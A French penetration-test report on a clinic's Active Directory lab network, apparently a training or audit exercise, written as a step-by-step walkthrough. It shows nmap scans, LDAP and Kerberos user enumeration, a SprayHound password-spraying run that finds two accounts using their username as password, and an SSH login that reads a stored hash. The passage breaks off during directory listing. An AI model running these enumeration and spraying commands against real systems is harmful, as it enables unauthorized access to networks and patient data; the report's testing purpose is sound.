Rapport Pentest

1.Contexte et périmètre 2
2.Méthodologie 2
3.Déroulé du pentest 3
A.Reconnaissance 3
B. Compromission d'un premier compte 11
C. Exploitation et Mouvement latéral 20
D.Élévation de privilèges 26

1.Contexte et périmètre

Dans un contexte de menace croissante visant les établissements de santé, la Clinique de Frontignan a sollicité un audit de sécurité. L'objectif est d'évaluer la résistance de son système d'information face à une tentative d'intrusion, afin de garantir la confidentialité des données des patients.

Le périmètre du test d'intrusion couvre l'environnement Active Directory travers.ic et le réseau interne 10.10.10.0/24, incluant le contrôleur de domaine (DC01), un serveur de fichiers (FILER01) et un poste de travail (DESKTOP01).

2.Méthodologie

Pour mener à bien cet audit, nous avons suivi une méthodologie de test d'intrusion, simulant les actions d'un attaquant interne disposant d'un accès initial limité. Notre approche s'articule autour des phases suivantes :

1. **Reconnaissance :** La première étape a consisté à cartographier le réseau cible (10.10.10.0/24) afin d'identifier les machines actives, les services exposés, les versions logicielles et les configurations du domaine Active Directory. Cette phase permet de découvrir la surface d'attaque et de repérer les premières vulnérabilités potentielles.
2. **Compromission d'un compte :** Sur la base des informations collectées, l'objectif est d'obtenir un premier accès non autorisé sur le réseau en exploitant les faiblesses identifiées, comme des mots de passe faibles ou des services mal configurés.
3. **Exploitation et Mouvement latéral :** Une fois un accès initial obtenu, nous cherchons à étendre notre emprise. Cette phase inclut la recherche d'informations sensibles sur le système compromis, la découverte de nouveaux identifiants et l'utilisation de techniques de mouvement latéral (ex: Pass-the-Hash) pour aller vers d'autres machines du réseau.
4. **Élévation de privilèges :** L'objectif final est d'élever progressivement nos privilèges au sein du domaine, en visant l'obtention des droits d'Administrateur de Domaine pour démontrer une compromission totale de l'environnement Active Directory.

3.Déroulé du pentest

A.Reconnaissance


SCAN NMAP

– Scan NMAP de l'ensemble du réseau 10.10.10.0/24 pour connaitre la liste des machines connectées au réseau.

nmap -sP 10.10.10.0/24

Reponse de 3 machines :

10.10.10.101 ; 10.10.10.112 ; 10.10.10.117



Scan NMAP approfondi de la 1ere machine

sudo nmap -sS -A 10.10.10.101

-sS = scan SYN

-A = Analyse approfondie

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A 10.10.10.101 -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-13 22:54 UTC
Nmap scan report for 10.10.10.101
Host is up (0.0081s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 8f55bd86d24b65864c9420585d044f7c (RSA)
|   256 0b36d8b10f4ee0556699eb9788b70190 (ECDSA)
|_  256 a12fa8afa829bbea081754b42c57e5d8 (ED25519)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-13 22:54:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default
-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default
-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TRAVERSIC
|   NetBIOS_Domain_Name: TRAVERSIC
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: travers.ic
|   DNS_Computer_Name: DC01.travers.ic
|   DNS_Tree_Name: travers.ic
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-13T22:54:48+00:00
| ssl-cert: Subject: commonName=DC01.travers.ic
| Not valid before: 2025-11-12T21:49:23
|_Not valid after:  2026-05-14T21:49:23
|_ssl-date: 2025-11-13T22:54:56+00:00; 0s from scanner time.
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (95%), Microsoft Windows 10 1709 - 1803 (92%), Mi
crosoft Windows Longhorn (92%), Microsoft Windows Vista SP1 (91%), Microsoft Windows Server 2012 (90%), M
icrosoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (90%), Microsoft Windows 10 1703 (90%),
Microsoft Windows 8 (89%), Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2012 R2 Update 1 (89%
)
```

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-13T22:54:48
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 000c29102168 (VMware)

TRACEROUTE (using port 110/tcp)
HOP RTT     ADDRESS
1   2.93 ms 10.66.1.1
2   3.60 ms 10.10.10.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.07 seconds
```

Nous observons qu'il s'agit d'un controleur de domaine windows et que la version d'open SSH est tres ancienne et peut comporter des failles majeures. Ainsi qu'un nom de domaine travers.ic

```
┌──(kali㉿kali)-[~]
└─$ searchsploit openssh
```


Exploit Title	Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation	linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service	multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution	freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read	linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow	novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite	linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One	unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow	linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)	unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)	unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service	multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation	linux/local/41173.c
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domai	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files	multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident	linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool	linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack	multiple/remote/3303.sh

Shellcodes: No Results

La commande **searchsploit openssh** indique qu'il n'y a pas de faille majeure concernant cette version de SSH, néanmoins une version si datée représente automatiquement un risque elevé .

Scan NMAP approfondi de la 2eme machine

– Sudo nmap –sS –A 10.10.10.112



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A 10.10.10.112 -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-13 22:57 UTC
Nmap scan report for 10.10.10.112
Host is up (0.0042s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp?
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck, SSLSessionReq, TLSSessionReq
, TerminalServerCookie:
|     220-FileZilla Server 1.5.1
|     Please visit https://filezilla-project.org/
|   GetRequest:
|     220-FileZilla Server 1.5.1
|     Please visit https://filezilla-project.org/
|     What are you trying to do? Go away.
|   HTTPOptions, RTSPRequest:
|     220-FileZilla Server 1.5.1
|     Please visit https://filezilla-project.org/
|     Wrong command.
|   Help:
|     220-FileZilla Server 1.5.1
|     Please visit https://filezilla-project.org/
|     214-The following commands are recognized.
|     USER TYPE SYST SIZE RNTO RNFR RMD REST QUIT
|     HELP XMKD MLST MKD EPSV XCWD NOOP AUTH OPTS DELE
|     CDUP APPE STOR ALLO RETR PWD FEAT CLNT MFMT
|     MODE XRMD PROT ADAT ABOR XPWD MDTM LIST MLSD PBSZ
|     NLST EPRT PASS STRU PASV STAT PORT
|_    Help ok.
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2022-11-20T15:10:47
|_Not valid after:  2023-11-21T15:15:47
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5588ad5c1df63f4c69c6f8fb9a714cb0 (RSA)
|   256 0d667f8ff92781753ca9fa4ef53dc3b3 (ECDSA)
|_  256 14fd0800c815983a3979c4f370f41a57 (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
```

```
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TRAVERSIC
|   NetBIOS_Domain_Name: TRAVERSIC
|   NetBIOS_Computer_Name: FILER01
|   DNS_Domain_Name: travers.ic
|   DNS_Computer_Name: FILER01.travers.ic
|   DNS_Tree_Name: travers.ic
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-13T22:58:03+00:00
|_ssl-date: 2025-11-13T22:58:12+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=FILER01.travers.ic
| Not valid before: 2025-11-12T21:48:59
|_Not valid after:  2026-05-14T21:48:59
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.93%I=7%D=11/13%Time=6916625C%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20h
SF:ttps://filezilla-project\.org/\r\n")%r(GenericLines,4D,"220-FileZilla\x
SF:20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-proj
SF:ect\.org/\r\n")%r(Help,17C,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x
SF:20Please\x20visit\x20https://filezilla-project\.org/\r\n214-The\x20foll
SF:owing\x20commands\x20are\x20recognized\.\r\n\x20NOP\x20\x20USER\x20TYPE
SF:\x20SYST\x20SIZE\x20RNTO\x20RNFR\x20RMD\x20\x20REST\x20QUIT\r\n\x20HELP
SF:\x20XMKD\x20MLST\x20MKD\x20\x20EPSV\x20XCWD\x20NOOP\x20AUTH\x20OPTS\x20
SF:DELE\r\n\x20CWD\x20\x20CDUP\x20APPE\x20STOR\x20ALLO\x20RETR\x20PWD\x20\
SF:x20FEAT\x20CLNT\x20MFMT\r\n\x20MODE\x20XRMD\x20PROT\x20ADAT\x20ABOR\x20
SF:XPWD\x20MDTM\x20LIST\x20MLSD\x20PBSZ\r\n\x20NLST\x20EPRT\x20PASS\x20STR
SF:U\x20PASV\x20STAT\x20PORT\r\n214\x20Help\x20ok\.\r\n")%r(GetRequest,76,
SF:"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https:
SF://filezilla-project\.org/\r\n501\x20What\x20are\x20you\x20trying\x20to\
SF:x20do\?\x20Go\x20away\.\r\n")%r(HTTPOptions,61,"220-FileZilla\x20Server
SF:\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org
SF:/\r\n500\x20Wrong\x20command\.\r\n")%r(RTSPRequest,61,"220-FileZilla\x2
SF:0Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-proje
SF:ct\.org/\r\n500\x20Wrong\x20command\.\r\n")%r(RPCCheck,4D,"220-FileZill
SF:a\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-p
SF:roject\.org/\r\n")%r(DNSVersionBindReqTCP,4D,"220-FileZilla\x20Server\x
SF:201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org/\
SF:r\n")%r(DNSStatusRequestTCP,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n2
```

```
SF:sionReq,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visi
SF:t\x20https://filezilla-project\.org/\r\n")%r(TerminalServerCookie,4D,"2
SF:20-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://
SF:filezilla-project\.org/\r\n")%r(TLSSessionReq,4D,"220-FileZilla\x20Serv
SF:er\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.o
SF:rg/\r\n");
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (95%), Microsoft Windows 10 1709 - 1803 (92%), Mi
crosoft Windows Longhorn (92%), Microsoft Windows Vista SP1 (91%), Microsoft Windows Server 2012 (91%), M
icrosoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (90%), Microsoft Windows 10 1703 (90%),
Microsoft Windows Server 2012 R2 Update 1 (89%), Microsoft Windows Server 2016 build 10586 - 14393 (89%),
 Microsoft Windows 8 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-13T22:58:07
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   7.61 ms 10.66.1.1
2   7.68 ms 10.10.10.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.74 seconds
```

Nous observons que c’est un serveur de fichier avec la meme version datée d’open SSH.

Scan NMAP approfondi de la 3eme machine

Sudo nmap –sS –A 10.10.10.10.117

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A 10.10.10.117 -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-13 23:00 UTC
Nmap scan report for 10.10.10.117
Host is up (0.080s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-13T23:00:34+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DESKTOP01.travers.ic
| Not valid before: 2025-11-12T21:49:04
|_Not valid after:  2026-05-14T21:49:04
| rdp-ntlm-info:
|   Target_Name: TRAVERSIC
|   NetBIOS_Domain_Name: TRAVERSIC
|   NetBIOS_Computer_Name: DESKTOP01
|   DNS_Domain_Name: travers.ic
|   DNS_Computer_Name: DESKTOP01.travers.ic
|   Product_Version: 10.0.18362
|_  System_Time: 2025-11-13T23:00:26+00:00
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%), Mi
crosoft Windows Longhorn (93%), Microsoft Windows 10 1703 (92%), Microsoft Windows Vista SP1 (91%), Micro
soft Windows 7 SP1 (91%), Microsoft Windows 8 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 10
 1507 - 1607 (90%), Microsoft Windows 7 Enterprise SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-13T23:00:28
|_  start_date: N/A

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   4.38 ms  10.66.1.1
2   13.58 ms 10.10.10.117

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.96 seconds
```

Nous observons qu'il s'agit d'un poste de travail sous windows 10 et qu'SSH n'est pas activé au profit de RDP. Il est aussi integré au domaine.

Analyse du domaine AD

Demandes d'informations au serveur LDAP avec la commande suivante :

ldapsearch -x -H ldap://10.10.10.101 -s base -LLL

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -H ldap://10.10.10.101 -s base -LLL
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=travers,DC=ic
ldapServiceName: travers.ic:dc01$@TRAVERS.IC
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
```

```
supportedControl: 1.2.840.113556.1.4.2239
supportedControl: 1.2.840.113556.1.4.2255
supportedControl: 1.2.840.113556.1.4.2256
supportedControl: 1.2.840.113556.1.4.2309
supportedControl: 1.2.840.113556.1.4.2330
supportedControl: 1.2.840.113556.1.4.2354
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=travers,DC=ic
serverName: CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
 ation,DC=travers,DC=ic
schemaNamingContext: CN=Schema,CN=Configuration,DC=travers,DC=ic
namingContexts: DC=travers,DC=ic
namingContexts: CN=Configuration,DC=travers,DC=ic
namingContexts: CN=Schema,CN=Configuration,DC=travers,DC=ic
namingContexts: DC=ForestDnsZones,DC=travers,DC=ic
namingContexts: DC=DomainDnsZones,DC=travers,DC=ic
isSynchronized: TRUE
highestCommittedUSN: 65631
dsServiceName: CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,
 CN=Sites,CN=Configuration,DC=travers,DC=ic
dnsHostName: DC01.travers.ic
defaultNamingContext: DC=travers,DC=ic
currentTime: 20251113230127.0Z
configurationNamingContext: CN=Configuration,DC=travers,DC=ic
```

Nous pouvons observer qu'il s'agit d'un windows server 2016.

Recherche de nom d'utilisateurs

Nmap va utiliser un script permettant de trouver des utilisateurs courants sur un serveur kerberos mal configuré et qui repondra de façon differente si l'utilisateur existe ou pas, permettant donc de savoir si il existe.

Commande **NMAP** :

nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='travers.ic'" 10.10.10.101

```
┌──(kalinmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='travers.ic'" 10.10.10.1
01
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-13 23:07 UTC
Nmap scan report for 10.10.10.101
Host is up (0.0040s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     test@travers.ic
|_    administrator@travers.ic

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Nous observons que la commande a permis de trouver deux utilisateurs existants, administrateur et test

B. Compromission d’un premier compte

L’outil **SprayHound** va utiliser un dictionnaire de noms d’utilisateur et tenter d’en trouver dont leur mot de passe est identique a leur nom.

sprayhound -U /usr/share/wordlists/metasploit/namelist.txt -d travers.ic -dc 10.10.10.101

```
┌──(kali㉿kali)-[~]
└─$ sprayhound -U /usr/share/wordlists/metasploit/namelist.txt -d travers.ic -dc 10.10.10.101
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password
 policy and bad password count
    Continue anyway? [y/N] y
[+] 1909 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] backup : backup
[+] [  VALID  ] test : test
[+] 2 user(s) have been owned !
    Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```

Deux utilisateurs ont été trouvés, backup et test.

Et si on se connecte avec l’utilisateur test dont on connait maintenant son mot de passe, nous trouvons un troisieme utilisateur nommé svcweb.

Tentative de connexion de l'utilisateur « test » sur les 3 machines du réseau

SSH test@10.10.10.101

Nous allons examiner ce que contient le disque dur et qui pourrait nous servir pour la suite.

```
traversic\test@DC01 C:\Users\test>cd /

traversic\test@DC01 C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 084C-99C6

 Directory of C:\

13/11/2025  23:49                35 passwd
20/11/2022  16:28    <DIR>          PerfLogs
20/11/2022  16:10    <DIR>          Program Files
20/11/2022  16:10    <DIR>          Program Files (x86)
20/11/2022  17:57    <DIR>          Tools
14/11/2025  00:09    <DIR>          Users
20/11/2022  16:34    <DIR>          Windows
               1 File(s)             35 bytes
               6 Dir(s)  43 548 467 200 bytes free
```

Un fichier passwd est present :

```
traversic\test@DC01 C:\>type passwd
4fd484a5e5e0679ce71ec18a64d2d1a7
```

Des outils de pentest :

```
traversic\test@DC01 C:\>cd Tools

traversic\test@DC01 C:\Tools>dir
